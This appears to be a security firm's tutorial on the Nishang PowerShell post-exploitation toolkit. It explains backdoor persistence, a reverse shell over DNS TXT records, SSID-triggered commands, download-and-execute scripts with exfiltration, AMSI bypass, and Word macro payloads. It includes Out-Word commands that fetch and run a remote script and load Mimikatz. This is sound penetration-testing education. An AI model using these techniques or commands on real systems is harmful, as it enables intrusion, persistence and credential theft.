Privia Security was chosen as one of Türkiye's fastest growing companies!

Privia Security was chosen as one of Türkiye's fastest growing companies!
Nishang is a post-exploitation toolkit developed by Nikhil Mittal. Nishang contains script code written in PowerShell that can be used during post-exploitation operations.
With Nishang’s script code, operations such as port scanning, information gathering, privilege escalation, credential retrieval and backdoor deployment can be performed.
The most important advantages of this tool are: because they are written in the PowerShell language, they can bypass antivirus systems; because PowerShell is compatible with Windows operating system versions and is installed by default, no additional installation is required; and the running script code has no relation to the disk and runs only in memory.
For an attacker, the final stage of the post-exploitation phase is establishing persistence on the system. In other words, the attacker wants to leave a backdoor so that they can access the system at any time.
Nishang offers various methods for establishing persistence by leaving a backdoor when the final stage of post-exploitation operations is reached. These methods are described below.
In Windows systems, sethc.exe is used to control sticky keys and utilman.exe is used to configure accessibility options.
This script sets the sethc.exe and utilman.exe Debugger registry keys to enable remote execution of commands and scripts, and disables the Network Level Authentication (NLA) feature. Network Level Authentication (NLA) must be disabled for payloads to be launched remotely via RDP with Nishang.
The only parameter belonging to this script in Nishang is the “Payload” parameter. The default value of this parameter is “cmd.exe”. This parameter specifies the application to be executed on the target.




In Windows operating systems, when no action is taken for an extended period, an animation appears on the screen. This is called a “Screen Saver”. In Windows operating systems, a file named “scrnsaver.scr” exists under the “C:\Windows\System32” directory, and when executed, a screen saver appears on screen. To activate the screen saver feature and have it run after a period of inactivity, a registry entry named “SCRNSAVE.EXE” can be created under “HKCU:\Control Panel\Desktop” and assigned the value “C:\Windows\System32\scrnsaver.scr”.
This script is used to execute a payload via the screen saver. By default, the script creates a screen saver file named “Ribbons.scr” under “C:\Windows\System32”, creates a sub-key named “SCRNSAVE.EXE” under “HKCU:\Control Panel\Desktop” and assigns the value “C:\Windows\System32\Ribbons.scr” to it, creates a key named “HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Ribbons.scr” for the payload to run when the screen saver is triggered, adds an entry named “Debugger” under this key, and assigns as its value either a payload that downloads and executes a script file from the internet, or a standard payload. Thus, when the screen saver is triggered with Nishang, “Ribbons.scr” runs according to these entries, and the specified payload runs along with it.



This script in Nishang uses DNS TXT records for the purpose of executing payloads and obtaining a shell. While the script is running, it continuously sends requests to the DNS server until stopped, and repeatedly executes commands via TXT records. A DNS server will be needed to use the script. The example in this article aims to obtain a PowerShell session using Metasploit. For this purpose, a DNS server named “privia.labs” installed in a virtual environment was used as the DNS server.
First, to obtain a shell using DNS TXT records, the code that provides a Metasploit session must be added to TXT records. For this purpose, the Nishang “Out-DnsTxt” script, which encodes malicious code in Base64 and splits it into parts for placing in each TXT record, can be used. With this script, the code is encoded and split into parts to be added to TXT records.


As seen in the image above, the malicious commands were encoded and saved in split form — divided into 7 parts — in the file “encoded.txt”.
After this operation, each line in the “encoded.txt” file must be placed in TXT records created for the domain.

As seen in the image above, a subdomain named “32.privia.labs” was created and each line was placed in TXT records.
For the script to run, the “StartDomain” parameter — which determines whether a command or a PowerShell script should be run — and the “CommandDomain” parameter for running a command are needed.

After these operations, the DNS_TXT_Pwnage cmdlet can be run. With this script, TXT records on the DNS server are retrieved according to the given parameters and the Base64-encoded code is decoded and executed on the compromised machine.

As seen above, several parameters were used to run the script in Nishang. The first is the “StartDomain” parameter, which is assigned a domain name with a TXT record. The text belonging to the TXT record is compared against the values assigned to the “cmdstring”, “psstring” and “StopString” parameters. If the TXT record matches “cmdstring”, the command in the TXT record belonging to the domain specified by “commanddomain” is executed. If it matches “psstring”, the commands in the number of TXT records specified by “Subdomains” belonging to the domain specified by “psdomain” are combined and executed. If it matches “StopString”, the script stops sending requests and terminates. The “AuthNS” parameter specifies an authoritative nameserver for the specified domains. In this example, the text in the “StartDomain” TXT record matches the text in the “psstring” parameter. Therefore, the 7 TXT records under the “32.privia.labs” subdomain containing Base64-encoded text will be combined, decoded and executed, resulting in a PowerShell reverse shell.



Nishang Gupt is used to create a Wi-Fi network and perform operations on the victim machine such as downloading files and executing commands based on the Wi-Fi name. Gupt checks wireless networks every 5 seconds and has three parameters. The first is the “MagicString” parameter. The Wi-Fi connection SSIDs found on the network are compared against the value of the “MagicString” parameter. A 4-character value can be assigned to the “MagicString” parameter, and connections whose SSID values begin with this value in the first 4 characters are found. If the 5th character of the SSID is “c”, the remainder of the SSID is treated as a command and that command is executed. If the 5th character is “u”, the remainder of the SSID is treated as the ID part of a Google URL Shortener link, and the script file is downloaded from the URL and executed. The “Arguments” parameter provides an argument for the script to be downloaded and executed. The “EncodedCmd” parameter is used when the command within the SSID has been encoded with ROT13, in order to execute that command.


Gupt does not connect to any wireless network and therefore evades network traffic monitoring.
With this script in Nishang, a URL is queried and a PowerShell script is downloaded from the URL and executed. When the content of the URL specified by the “CheckURL” parameter matches the value assigned to the “MagicString” parameter, the script begins to run. The running script queries the URL specified at the “PayloadURL” address and downloads and executes the script file specified by the URL. The “Arguments” parameter can be used to specify an argument to pass when executing the downloaded script. When the content of the URL specified by the “CheckURL” parameter matches the value assigned to the “StopString” parameter, the script will stop running. This script also allows the results obtained after running to be exfiltrated to Gmail, PasteBin, a web server or a DNS server.

This script in Nishang is used to download and execute a script file from a URL address at a specified time. It also allows the results obtained after running to be exfiltrated to Gmail, PasteBin, a web server or a DNS server. For this script to work, the PayloadURL, CheckURL, Time, Arguments and StopString parameters must all receive values. “PayloadURL” specifies the URL for the script to be executed. The time for the script to be downloaded and executed must be specified in 24-hour format using the “Time” parameter. The script requires an argument, which is specified using the “Arguments” parameter. For the script to stop running, the value assigned to the “StopString” parameter must match the content of the address specified by “CheckURL”.

Alternate Data Stream (ADS) is a feature of the Windows NTFS file system that contains metadata allowing the file to be found by the file author or by file header. ADS supports all operating systems from Windows 7 to the present.
ADS poses a threat to attackers’ victims. Because with ADS, another file can be embedded within a file without causing any change to that file. For this reason, attackers can create a malicious data stream for a file and gain access to the machine by executing this malware.

With Nishang Invoke-ADSBackdoor, two ADS entries are created for a file. The first is a malicious payload file to be executed, while the second is a VBS (Visual Basic Script) file that executes this payload.
This script first creates a “.txt” file with a randomly generated name for the user’s “AppData” directory, writes encoded PowerShell payload code into it, and adds it as a data stream. It then creates a “.vbs” VBS file that executes this data stream to run the payload within it, and adds this file as a second data stream. It then creates a sub-entry named “Update” under the “HKCU:\Software\Microsoft\Windows\CurrentVersion\Run” key and assigns it the value:
"wscript.exe $env:USERPROFILE\AppData\<VBS_ADS>"
Thus, after the machine starts up, the VBS file will be automatically executed with user rights and the payload will be triggered and run. Persistence is thereby established.






In Windows systems, a remote computer can be accessed via PowerShell. After “PowerShell Remoting” is activated on both machines and a mutual trust relationship is established, access can be obtained via HTTP(S) through ports 5985 and 5986 by default. For this access, the user connecting to the remote machine must know the credentials of an account with administrator rights registered on the remote machine and must connect using those credentials.
Using this script in Nishang, a user account without administrator rights is granted “Full Control” for the PowerShell Remoting feature, and remote access can then be obtained with that user account. This script can also be used to restrict the rights of a user who has full authority for PowerShell Remoting.




This script in Nishang is used to modify the security descriptors of DCOM and WMI namespaces in order to grant WMI access to domain accounts that do not have administrator privileges. The script adds the permissions of the “Built-in Administrators” group to the access control list (ACL) of WMI and DCOM namespaces for this authorisation. Unless a different namespace is specified using the “Namespace” parameter, the default value is “root”. This operation can also be performed for a remote machine.




After penetrating a system, various obstacles may be encountered while progressing through the system — for example, antivirus systems or a firewall. In such situations, it may be necessary to bypass these obstacles. Nishang provides 1 script for bypass operations. This script is described below.
AMSI (AntiMalware Scan Interface) is a general standard that enables any malware on a machine to be detected. It provides advanced malware protection for user data, applications and workloads. This script in Nishang is used to bypass AMSI using specific methods. These methods are described below.
Downgrade PowerShell
On Windows 10 systems, PowerShell version 5 runs by default. Commands run with PowerShell version 2 cannot be detected when AMSI is active. A malicious script can therefore be run with version 2 to bypass AMSI.

Nishang Obfuscation
When AMSI is active, it can detect a malicious PowerShell script based on its signature. If the script content is obfuscated, AMSI can be bypassed.




According to these methods, the Invoke-AMSIBypass.ps1 script is run to bypass AMSI and the script can then be executed.

With this script in Nishang, a Word file is created and a macro is generated within it that automatically runs PowerShell code or a PowerShell file specified by the user. As an example, in the command below, the command specified by the “Payload” parameter runs via the macro embedded in the created file. This Word file is saved as “Salary_Details.doc” in the directory where the command was executed.
Out-Word -Payload "powershell.exe -ExecutionPolicy Bypass -c Get-Process"This script can be used with the “PayloadURL” parameter to run a script obtained from the internet together with a macro:
Out-Word -PayloadURL "http://192.168.228.128/Get-Information.ps1" -Arguments Get-InformationWhen this script is run with the “PayloadScript” parameter, a script file can be executed together with a macro:
Out-Word -PayloadScript C:\Invoke-Mimikatz.ps1Other parameters for this script are as follows:
You May Be Interested In These